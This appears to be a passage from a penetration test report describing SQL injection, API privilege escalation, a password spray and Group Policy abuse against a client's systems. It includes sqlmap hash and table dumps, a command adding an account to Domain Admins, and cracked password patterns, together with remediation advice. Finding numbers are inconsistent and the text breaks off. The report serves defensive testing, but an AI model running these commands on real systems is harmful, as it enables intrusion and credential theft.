The next action performed using sqlmap was to enumerate all database names:

```
sqlmap -r sqli_1.txt -p "startdate" --threads=3 --technique=S --dbs
```

IMAGE – DATABASE LIST

Note: Only the sqlmap and command (ex. "--dbs") will be shown from here on

Next, we determined the current username: `sqlmap --current-user`

IMAGE – CURRENT USER

Next, we collected the DB usernames: `sqlmap --users`

IMAGE – USER LIST

In addition to usernames, we were able to retrieve the password hashes, which could have likely been cracked. Note: PEN Consultants discovered this vulnerability too late into testing to successfully crack these hashes. Depending on the password length and complexity, it is reasonable to assume these could be cracked.

```
sqlmap --passwords
```

IMAGE – PASSWORD HASH LIST

Next, we collected a list of tables (sampling of 176 tables shown): `sqlmap -D [DB name] --tables`

IMAGE – TABLE LIST

When we learned the table names, we were able to determine the column names of each table (sample of 103 columns from the users table): `sqlmap -D [DB Name] -T [table name] --columns`

IMAGE – COLUMN LIST

Before we dumped the data in the table, we used the following command to determine the number of rows:
`sqlmap -D [DB name] -T [table name] --count`

IMAGE – COUNT

Finally, we exported the data in the mail, name, and pass columns of the "users" table: `sqlmap --dump -D [DB name] -T [table name] -C [column name]`

IMAGE – DATA DUMP

By repeating this process for other tables, we were successful at dumping all relevant data in the back end DB.

In addition to the features shown above, sqlmap also allows us to drop into a pseudo DB shell or OS shell:

IMAGE – SHELL

In total, we collected 86 of the 2,237 user hashes as a sampling.

As can be seen, this SQLi vulnerability allowed for a full compromise of this database associated with the content stream/feed of the mobile apps.

Recommendation

- Keep software updated
- Do not send raw DB error messages back to the user. Properly handle each anticipated exception and give the user a generalized, but informative, error message that helps in understanding what went wrong without exposing back-end syntax. If a specific exception is not accounted for in code, the default exception would give a general "error" and would not give away raw back-end error messages. Note: This does not mitigate timing based attacks, but it is usually a quick/easy patch until more thorough mitigation can be put in place.
- Add back-end (server side) validation in addition to (or instead of) the client-side validation.
- The best mitigation is to validate the user input format against what is expected; all other input should be forbidden. For example, if only numerical input is expected, an input containing anything other than numbers should be forbidden. If a strictly defined format is expected, validate it and do not allow anything that does not conform. Regular expressions (regexp) are a great solution for this.
  - Example of an expected request:
    - "count" should only ever have a valid number as the value.
  - Example of a regexp to validate only a number was entered: ^[0-9]{6}$
  - Notice the special characters "^" and "$" ensure that only the expected characters are present and no additional characters are allowed.
- Implement SQLi protections, and input validation in general, using common utilities/libraries in the language used for the web app.

- In addition to the above, black lists, WAF protections, etc. should be used to block known malicious input. Notes:
  - These protections are not to be considered “primary” protections; rather, they should be seen as an extra layer of protection. These are a poor layer of protection compared to resolving the underlying web app injection flaw, as any number of things could cause the protections to fail or be bypassed.
  - A WAF must be tuned, or trained, for your specific application(s) to be fully effective. Simply enabling or placing a WAF in front of your application has minimal value.
- More information on protection against SQLi, and on input validation in general, can be found at:
  - https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
  - https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- The high number of password hashes cracked highlight the need to employ a password strength policy - to prevent users from using such weak passwords. See FR-0xx for more details.

Web-FR-003: Privilege Escalation

Category: Access Control
Mitre ATT&CK: Privilege Escalation
Testing Standard: OWASP WSTG-ATHZ-03
Localization: API Gateways
Total Calculated Risk: 9.4 - Critical

Details

There is a lack of adequate access control between users, roles, and tenants. Much of the access control between each appears to be client-side only. We were able to achieve full horizontal and vertical privilege escalation in various ways at a functional, user role, page level, and tenant level by simply modifying user controlled values or by force browsing to admin pages/endpoints. There appeared to be few limits to the privilege we were able to achieve from the least privilege user role - from the least privileged user role of "intern" to "site admin" (i.e. superuser).

Definitions:

- Vertical privilege escalation: "a lower privilege user accesses functions or content reserved for higher privilege users"
- Horizontal privilege escalation: "a normal user accessing content reserved for other normal users"
- Source: [https://en.wikipedia.org/wiki/Privilege_escalation]

For reference:

- dq4l3az = nonadmin_test1
- c73creq = manager_test1
- ecnf2eq = admin_test1

Here are some example attacks we used to gain site admin access, listed in an attack timeline order. These examples are non-exhaustive, but they are listed to highlight some of the ways an attacker can gain privileged access given that the user-controlled data is used and trusted for access control.

Example #1 – Deleting someone else's calendar event

The calendar event delete process did not appear to verify any of the parameters other than the calendar ID (highlighted below). In this example, we are using a non-admin user (dq4l3az) to delete an admin calendar event by simple substituting the ID from a non-admin delete event request with the ID of an admin user's event:

IMAGE – BURP REQUEST

Example #2 – Viewing the profile of another user

In this example, we are taking a non-admin (dq4l3az) user's request for their profile and changing the ID to that of an admin (ecnf2eq):

IMAGE – BURP REQUEST

The API gives the non-admin user (dq4l3az) the profile that should only be accessible by the admin being targeted (ecnf2eq):

IMAGE – BURP REQUEST

Since the range of possible values is relatively small, by repeating the above with all known user IDs, or simply brute-forcing each ID, we were successful at gaining access to all users' profile information from a non-admin account:

IMAGE – BURP INTRUDER RESULTS

Example #3 – Viewing the activities of another user

As with previous examples, this is the same non-admin user (dq4l3az) retrieving the activities of another user. In this case, a manager (c73creq):

IMAGE – BURP REQUEST

Example #4 – List all users

Although we were able to easily brute-force enumerate a list of users (Example #2 and FR-00X), another option is to request the list of users from any account, regardless of role. In this example, the same non-admin account (dq4l3az) accesses a list of all users, which is a function only the admin is supposed to have access to:

IMAGE – BURP REQUEST

IMAGE – BURP RESPONSE

Example #5 – Creating a calendar event on another user's calendar

In addition to deleting and viewing data of another user, any user is able to change data associated with another user.

In this example, a calendar event was created with the non-admin user on their calendar. Then, the same request was repeated, but creating it on an admin's calendar:

IMAGE – BURP REQUEST

Example #6 – brute-force user passwords

Another attack was to brute-force other users' account passwords, while using a non-admin account to unlock the accounts after every 5 attempts - the lockout threshold. In other words, a non-admin account has the permissions to update a user account's settings (lockout, password, username, etc.)

We were able to launch brute-force attacks against accounts and keep them unlocked from a non-admin account as follows.

Initial attempt to unlock another user's account from a non-admin account was denied:

IMAGE – BURP REQUEST+RESPONSE

Although the request was denied to unlock another account with a non-admin user, we simply told the API that we were an admin (changing out the ID to that of an admin) and successfully unlocked any account of our choosing:

IMAGE – BURP REQUEST+RESPONSE

Example #7 – No special tools needed

Examples 1-6, discussed above, requires the attacker to utilize one of any number of free tools or browser plugins to intercept and modify the request. In this example, we show how trivial it is for even a semi-technical person to both discover and exploit this privilege escalation vulnerability using nothing but the browser's built-in developer tools.

The first step was to view the brower's Local Storage:

IMAGE – FIREFOX DEV TOOLS

The aws-cachecurrentUser entry while logged in as a non-admin looks as follows:

IMAGE – FIREFOX PRETTY VIEW OF JSON IN STORAGE

Since "non-admin" speaks volumes as to its meaning and purpose, we felt compelled to simply change the "non-admin" to "admin" and wildcard the action we are allowed to perform:

IMAGE – FIREFOX PRETTY VIEW OF JSON IN STORAGE

After refreshing the browser, we gained privileged access. Notice this is a non-admin account with access to settings, users list, etc.:

IMAGE – user portal showing elevated access

The same vulnerability exists with Portal:

MORE IMAGE HERE

Likewise, by changing the userID in the same value, we can assume that user's identity. in addition to the already established role of admin, we were able to simply change this value to that of an admin and assume their identity:

IMAGE

Example #8 – Guest Executing Admin Functions

We were able to execute an update of another tenant's service title, and other fields such as notes, using a visitor session from a different tenant. This proved two things: (1) a guest could execute an admin level function (vertical escalation), and (2) one tenant could change another tenant's content (horizontal tenant escalation).

IMAGE

Note: The same was true for SaveEvent, CurrentOrgReporting, LoadMetrics, and possibly other admin level functions (see FR-014 on how some of this was used). Changes issued through SaveOrganization, SaveUser, etc. appeared to respect user roles (i.e. a guest could NOT execute admin functions). That indicates only a subset of admin functions are vulnerable to exploitation from non-admin roles. However, this next example shows we could exploit even these admin functions through horizontal tenant escalation (see below).

Example #9 – Guest Executing Admin Functions

In the previous example, it was noted that some admin level functionality required an admin/owner role. This attack demonstrates how we were able to gain admin of any tenant of our choosing.

The attack started with the creation of a new tenant (tenant A). That gave us admin/owner level privileges on a tenant we controlled (tenant A). The next step was to create a guest account on a victim tenant (tenant B).

We then authenticated as an admin on Tenant A and issued a role change from "none" to "admin" against the guest account we created on Tenant B.

Note our unprivileged guest account on tenant B:

IMAGE

This is our request, using an admin session on tenant A, an admin role ID from tenant A, but the user ID of our guest account in tenant B and the organization ID of tenant B.

IMAGE

Note our privilege escalation on the victim tenant (tenant B)

IMAGE

Notes:

- Although the individual role IDs appear to be uniquely generated across tenants, one can use tenant A's admin role ID as the role ID in tenant B to gain admin (as demonstrated above). In other words, although unique role IDs appear to be created for each new tenant, any tenant can use any role ID generated by any tenant.
- We tried to use an authenticated guest (role==none) and a host (role==host) to change the role on the other tenant, but was denied. It required having a role of admin or owner, so at least a portion of the admin features are properly restricted based on role. But, as noted, it does not distinguish between admin roles from different tenants, and it does not separate access control between tenants.
- The risk score of this finding is based on the fact that anyone can register a guest account on a victim tenant and can also setup their own tenant, with admin privileges, immediately and with no manual verification/provisioning. This has the equivalent risk of a privilege escalation vulnerability from an unauthenticated user to admin, so it has been rated as such.

Summary

Many more attacks are possible. Any request that included the target user's ID appeared to be vulnerable to privilege escalation. Additionally, nearly every API call linked to the settings page under an admin account could be called and retrieve the same data an admin could, using a non-admin account. The protected and privileged functions of the API, although requiring an authenticated session with Cognito, appeared to have no validation of user roles or any form of server side access control.

Recommendation

Because this was a close-to-black box engagement, we were unable to determine the underlying code issues allowing these vulnerabilities to exist, other than to say, much of the access control appears to have been pushed to the untrusted user side. Acme developers should make the necessary code changes to ensure user roles and identities are properly controlled on the server side and that tenants are isolated from one another from a functional level. User side code and user controlled values should never be trusted for access control.

- Perform an inventory of all intended privileged functions to ensure only authorized roles can execute them. We did NOT test all privileged functionality.

    - As noted above, a subset of privileged functions and data access do require an authorized user role, so it is likely that a few just need to be added to the list of privileged functions, tagged, or whatever method is being used.
- It is a great idea to generate unique role IDs for each tenant! But, they need to be properly correlated to the tenant in which they belong. The UID for the admin role of one tenant should not be accepted as a valid role ID in another tenant (throw an error).

Network Pentest: Findings and Recommendations

When possible, Free Open Source Software (FOSS) tools are shown in the examples, as opposed to paid solutions. This allows you to reproduce the issues identified, for free, and it also helps highlight how easy it would be for the most inexperienced attacker to discover and execute the same vulnerability/attack vector.

Summary of Findings

Sorted by Reference Number

Ref #	Description	Category	Localization	Risk Rating
Net-FR-001	Info Publicly Exposed	Configuration Management	Document Metadata	Info
Net-FR-002	Internal Username in Email Address	Identity Management	Active Directory	Info
Net-FR-003	Version Disclosure	Information Gathering	Web Servers	Low
Net-FR-004	Security Headers	Configuration Management	Web Servers	Medium
Net-FR-005	Content-Security-Policy (CSP)	Configuration Management	Sonicwall Virtual Office	Medium
Net-FR-006	Accessible Admin Portal	Configuration Management	Firewall	Low
Net-FR-007	Directory Browsing	Access Control	example.com	Medium
Net-FR-008	Path Traversal	Configuration Management	VPN Server	High
Net-FR-009	Insecure Protocol - LDAP	Cryptography	1.2.3.4:389	Medium
Net-FR-010	Redirect to HTTPS	Cryptography	example.com	Low
Net-FR-011	TLS Weaknesses	Cryptography	Web Servers	Medium
Net-FR-012	VPN PSK & Encryption	Cryptography	VPN Servers	Medium
Net-FR-013	Terminal Services (RDP)	Cryptography	Group Policy	Medium
Net-FR-014	Brute-Force User Enumeration	Identity Management	Various	Medium
Net-FR-015	Shared Hosting	Hosting	Public Website	Medium
Net-FR-016	VDP & Bug Bounty	Miscellaneous	Company Policy	Info
Net-FR-017	DMARC	Configuration Management	DNS	Info
Net-FR-020	Apache Log4j	Configuration Management	Various	Critical
Net-FR-018	Password Spray	Authentication	Citrix	High
Net-FR-019	Domain Privilege Escalation	Access Control	Group Policy	High

Sorted by Risk Rating

Ref #	Description	Category	Localization	Risk Rating
Net-FR-020	Apache Log4j	Configuration Management	Various	Critical
Net-FR-018	Password Spray	Authentication	Citrix	High
Net-FR-019	Domain Privilege Escalation	Access Control	Group Policy	High
Net-FR-015	Shared Hosting	Hosting	Public Website	Medium
Net-FR-009	Insecure Protocol - LDAP	Cryptography	1.2.3.4:389	Medium
Net-FR-004	Security Headers	Configuration Management	Web Servers	Medium

Ref #	Description	Category	Localization	Risk Rating
Net-FR-012	VPN PSK & Encryption	Cryptography	VPN Servers	Medium
Net-FR-014	Brute-Force User Enumeration	Identity Management	Various	Medium
Net-FR-007	Directory Browsing	Access Control	example.com	Medium
Net-FR-013	Terminal Services (RDP)	Cryptography	Group Policy	Medium
Net-FR-005	Content-Security-Policy (CSP)	Configuration Management	Sonicwall Virtual Office	Medium
Net-FR-011	TLS Weaknesses	Cryptography	Web Servers	Medium
Net-FR-003	Version Disclosure	Information Gathering	Web Servers	Low
Net-FR-006	Accessible Admin Portal	Configuration Management	Firewall	Low
Net-FR-010	Redirect to HTTPS	Cryptography	example.com	Low
Net-FR-001	Info Publicly Exposed	Configuration Management	Document Metadata	Info
Net-FR-002	Internal Username in Email Address	Identity Management	Active Directory	Info
Net-FR-016	VDP & Bug Bounty	Miscellaneous	Company Policy	Info
Net-FR-017	DMARC	Configuration Management	DNS	Info

Net-FR-001: Password Spray

Category: Authentication
Mitre ATT&CK: Credential Access
Testing Standard: OWASP WSTG-ATHN-07
Localization: Citrix
Total Calculated Risk: 8.3 - High

Details

PEN Consultants compromised multiple user credentials through the use of a password spray attack, enabling us to eventually take over the majority of Acme systems and accounts and gain internal local admin access to Acme's corporate network.

This finding is the result of multiple, lower severity vulnerabilities strung together to create this higher severity vulnerability:

- FR-0xx – Internal Usernames Publicly Exposed
- FR-0xx – Predictable Username Format
- FR-0xx – User Enumeration (SMTP)
- FR-0xx – AD Password Policy
- FR-0xx – MFA

Starting on 05 Feb 2024 @ 1705 (Eastern) and continuing through Feb 12th, PEN Consultants conducted a password spray against Citrix, using the 999 identified user accounts discovered or enumerated (see FR-0xx for details) and nearly 300 common passwords, with a 60 second delay between each attempt. At 0926 on 06 Feb, the delay between attempts was reduced to 250ms.

The first account password was compromised less than 30 minutes later @ 2109. Multiple passwords were compromised within an hour. While initial compromised accounts required MFA authentication, additional accounts, without MFA configured, were subsequently compromised @ 0736 EST the following morning, 06 Feb 2024. We were able to configure MFA using a personal device (see FR-0xx MFA) and gain full access to the corporate network through a remote Citrix session.

IMAGE - ACCESS

All password spraying was terminated 16 Feb @ 1157 Eastern at Acme's request after compromising 99 user accounts with a list of just 272 passwords before Acme requested termination (see Appendix #X) with ~13 attempts every 30 minutes. Had we taken the time to use additional common passwords (ex. top-1 million), we likely could have compromised additional accounts.

These are the unique passwords compromised. Note: Each has a portion [SNIP].

- Org name based (32)

  - Variations of “Acme” and “AcmeCorp” with a variation of numbers (year or simple guesses like 456) and occasionally “!”
- Seasonal (20)
  - January1
  - December2023
  - Winter51
- Predictable (12)
  - Variations of similar password to username (ex. jdoe > jdoe!), the username backwards, micasa_estucasa, variations of “password”, GodIsGoodAllTheTime, etc.
- Scripture - quotes or references (10)
  - 1john316
  - Inthebeginning6
  - Jesuslovesme4
  - the lord is my shepherd
  - Etc.
- Common Phrases (8)
  - Ilovethisfamily!
  - Ilovemywife169!
  - Ilovemyson2175!
  - ilovemydaughteralot
- Keyboard Walks (6)
  - xsw2#edcvfr45tgb
  - Zaq12wsxcde34rfv
  - zxcvb12345!@#$%
- Locality (5)
  - Dalla$
  - TexasWildcats6

As described in FR-0xx (MFA), we then attempted to exploit the “muscle memory” weakness of your MFA solution by logging in as each user with the compromised credentials and issued an MFA push. 25 of those users accepted the push, granting us access to VPN, all Citrix applications, remote corporate network access, Acme data, their email account, Sharepoint, O365 services, etc..

IMAGE(s)

One of the compromised accounts included a user that has access to bank account information as part of the accounting organization in the business. Various reports, financial data, and credentials were discovered as a part of initial access to Mimecast’s email service.

The following examples were discovered in a very brief search of emails via the compromised Mimecast account access using the search term “password”.

Example 1 - Acme Energy account access:

IMAGE

Example 2 – Account & Routing Information:

IMAGE

Password Rotation Policy

The forced password rotation policy was the most significant reason we were able to predict certain users' passwords and compromise their accounts through this successful Password Spray attack.

"Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication." [https://wiki.owasp.org/index.php/Top_10-2017_A2-Broken_Authentication]

As can be seen from the above password list, these are trivial to compromise through attacks such as password sprays, as they are common, predictable passwords based on incrementing* that people use when they are forced to rotate their password every 60-90 days. This makes the password rotation policy not only completely ineffective, but, in some cases, it also makes it trivial to compromise the passwords.

** More details on incrementing can be found here: https://penconsultants.com/forcedPasswordRotation.*

Final Notes:

- Arctic Wolf did NOT detect the attack as their threshold required at least 5 failed attempts with 30 minutes (which would have triggered the DoS vulnerability discussed in FR-0xx).
- Citrix was chosen because of our ability to monitor the status of accounts being attacked as to minimize account lockouts and other disruptions. This attack could have been carried out against any external facing service utilizing Active Directory (AD) in the back-end – O365, helpdesk, webmail, mimecast, etc.
- The password spray was carried out from a non-whitelisted IP.
- It appears "Azure AD Smart Lockout" is being used for cloud based authentication, which is great. However, it does not appear that the client is monitoring for active attacks against AAD backed brute force or password spray attacks.
- The password sprayused a 250 ms delay between each attempt, single thread, as testing was performed during the work day and availability needed to be maintained. There is no reason to believe removing the delay and multi-threading the attack would not have been successful as well as exponentially faster.

- Had the account lockout settings actually been working, there still would have been at least two attacks we could have carried out - (1) the original, slow, password spray attack which compromised the passwords, just over a longer period of time, and (2) a DoS attack against all accounts by purposely issuing bad passwords. This should highlight why lockout policies are rarely a good idea; it comes with the risk of a trivial DoS attack being carried out, while offering no meaningful protections against the user passwords.
- Given the compressed testing window, and our slow testing speed, we only ran the spray for a few days before performing an internal password audit and front-loading known valid passwords, to simulate what allowing it to run for months would produce.

Recommendation

- Mitigate as many, if not all, of the recommendations tied to the vulnerabilities mentioned at the beginning of this finding to prevent the precursors to this type of attack.
  - FR-0xx – Internal Usernames Publicly Exposed
  - FR-0xx – Predictable Username Format
  - FR-0xx – User Enumeration (SMTP)
  - FR-0xx – AD Password Policy
  - FR-0xx – MFA
- Audit passwords
  - Periodically dump all user hashes from AD and run John The Ripper against them using a large dictionary file (ex. a million or more words) to verify your password complexity policies are working. Many of your users' passwords are so weak they would fail against multiple types of password attacks, so they should proactively be identified.
    - Resource to help with this: https://www.dionach.com/blog/active-directory-password-auditing-part-1-dumping-the-hashes/
  - Note: You should crack these in a "safe" manner, meaning (1) you are not exposed to the passwords and (2) the cracked passwords are not stored. Your process should simply give a list of whose account passwords were cracked and NOT display/store the actual password.
  - If weak passwords are identified, force a password change on the user account with an explanation that the current password was found to be too weak.
- Create a monitoring process to alert on password attacks against one or multiple accounts. There are many DIY and vendor solutions for this. Examples:
  - https://labs.portcullis.co.uk/blog/detecting-windows-horizontal-password-guessing-attacks-in-near-real-time/
  - https://docs.microsoft.com/en-us/security/compass/incident-response-playbook-password-spray
- Ensure that, when notified, you are able to detect what users' passwords were actually compromised, if any.
- Add other brute-force protections, such as a WAF, which may help by temporarily blacklisting offending source IPs, for example, during externally launched attacks.
- Determine why your process to prevent weak passwords is failing.

Net-FR-002: Domain Privilege Escalation

Category: Access Control
Mitre ATT&CK: Privilege Escalation
Testing Standard: Group Policy
Localization: Group Policy
Total Calculated Risk: 7.6 – High


Details

We identified a vulnerability that allowed for domain privilege escalation through the manipulation of Group Policy Objects (GPOs). This vulnerability was exploited using a combination of weak user passwords, excessive permissions granted to lower privileged groups, and insufficient hardening of group policy link order.

"Always think of security in terms of granting the least amount of privileges required to carry out the task. If an application that has too many privileges should be compromised, the attacker might be able to expand the attack beyond what it would if the application had been under the least amount of privileges possible." [https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models]


By compromising a low-privileged user account that was a member of the SG_DESKOPS group via IPv6 MiTM (as seen in FR-00X) and leveraging the permissions over the Default Domain Policy, we were able to push a malicious update that canvased every computer in the domain. If a Domain Administrator were to have logged-on to ANY computer within the domain then the malicious changes would have been run under the security context of the Domain Administrator, granting us domain privileges.

Example escalation path from initial, compromised account (vmware):




The full Bloodhound Report can be referenced in the PDFs included with this report under “Resources”.

In our example escalation path, we first accessed the Group Policy Management Console utilizing the compromised credentials and edited the Default Domain Policy.




Specifically, we updated the Default Domain Policy to execute a task whenever a domain administrator logged in to the environment.




The task that we added was a simple command to add our test account, v_PEN01, to the “Domain Admins” group.

c:\windows\system32\cmd.exe /c net group "Domain Admins" v_PEN04 /add /domain



This attack works because the program we added can be run in the context of the current logged-on user (the current domain admin), as opposed to the author of the script (our compromised low level account).



After pushing our update, we confirmed that the scheduled task was saved and ready in the event that a domain admin logged-in during our testing.

```
C:\Windows\system32>nslookup 10.99.200.69
Server:  DC1-DC01
Address:  10.99.10.111

Name:    VM-WNM5
Address:  10.99.200.69


C:\Windows\system32>schtasks /query /s 10.99.200.69|findstr /i "pen"
PenC Update                              N/A                    Ready
```

Note: A domain administrator did not log-in during the small window of time this policy was modified, as the Client requested the change be removed ~15 hours after it was made and immediately began mitigation efforts. Nevertheless, a legitimate attacker would not be scope or time bound by the same limits as our engagement.

Recommendation

To mitigate the risk associated with domain privilege escalation via Group Policy modification, we recommend the following steps:

- Continue working toward's moving all ADMs into CyberArk.
- Ensure that all users, groups, and processes operate with the least amount of privilege necessary to complete their function. This can limit the potential damage from a security breach.
- Review and restrict permissions granted to groups, adhering to the principle of least privilege. Limit the scope of WriteDacl, WriteOwner, and GenericWrite permissions to the necessary groups and objects.
- Implement WMI and security filtering for GPOs to ensure that they are only applied to the appropriate users, computers, and groups.
- Harden the group policy link order by prioritizing security-critical GPOs and removing unnecessary or conflicting GPOs.
- Regularly audit your Active Directory permissions, group memberships, and GPO configurations to identify any inconsistencies or deviations from the organization's security policy.
- Be aware of permission inheritance and how it can inadvertently grant permissions to child objects. In some cases, it may be appropriate to block permission inheritance.
- Conduct regular security awareness training for employees to ensure they understand the importance of following security best practices and policies, how to recognize and report potential security incidents, the importance of security, the risks of privilege escalation, and the need to protect their credentials.
- Regularly perform penetration testing to assess the effectiveness of the implemented security measures and identify any potential vulnerabilities.
- Implement tools that can detect unusual activity like abnormal login times or locations, multiple failed login attempts, or changes to critical security groups.

Net-FR-003: Apache Log4j

Category: Configuration Management
Mitre ATT&CK: Initial Access
Testing Standard: OWASP WSTG-CONF-01
Localization: Various
Total Calculated Risk: 10.0 - Critical

Details

There were at least 7 endpoints found during internal testing that have 4 vulnerable versions of Apache log4j. We gained remote code execution on at least two of the endpoints exploiting the well-known Log4Shell (CVE-2021-44228) vulnerability.

"An adversary can exploit Log4Shell by submitting a specially crafted request to a vulnerable system that causes that system to execute arbitrary code. The request allows the adversary to take full control over the system. The adversary can then steal information, launch ransomware, or conduct other malicious activity". All versions of Log4j from 2.0-beta9 through 2.12.1 and 2.13.0 through 2.15 are vulnerable. [https://www.cisa.gov/uscert/ncas/alerts/aa21-356a]

Example vulnerable libraries found:

- 192.168.1.26
  - C:\Program Files\RemoteManager\rmguiserver\lib\log4j-1.2.17.jar
  - C:\Program Files\RemoteManager\rmguiserver\webapps\umsapi\WEB-INF\lib\log4j-1.2.17.jar
  - C:\Program Files (x86)\lib\log4j-1.2.17.jar
- 192.168.1.23, 192.168.1.65, and 192.168.1.199
  - C:\Program Files\Microsoft SQL Server\150\Extensions\Common\Jars\log4j-1.2.17.jar

At least two (different) endpoints verified as exploitable:

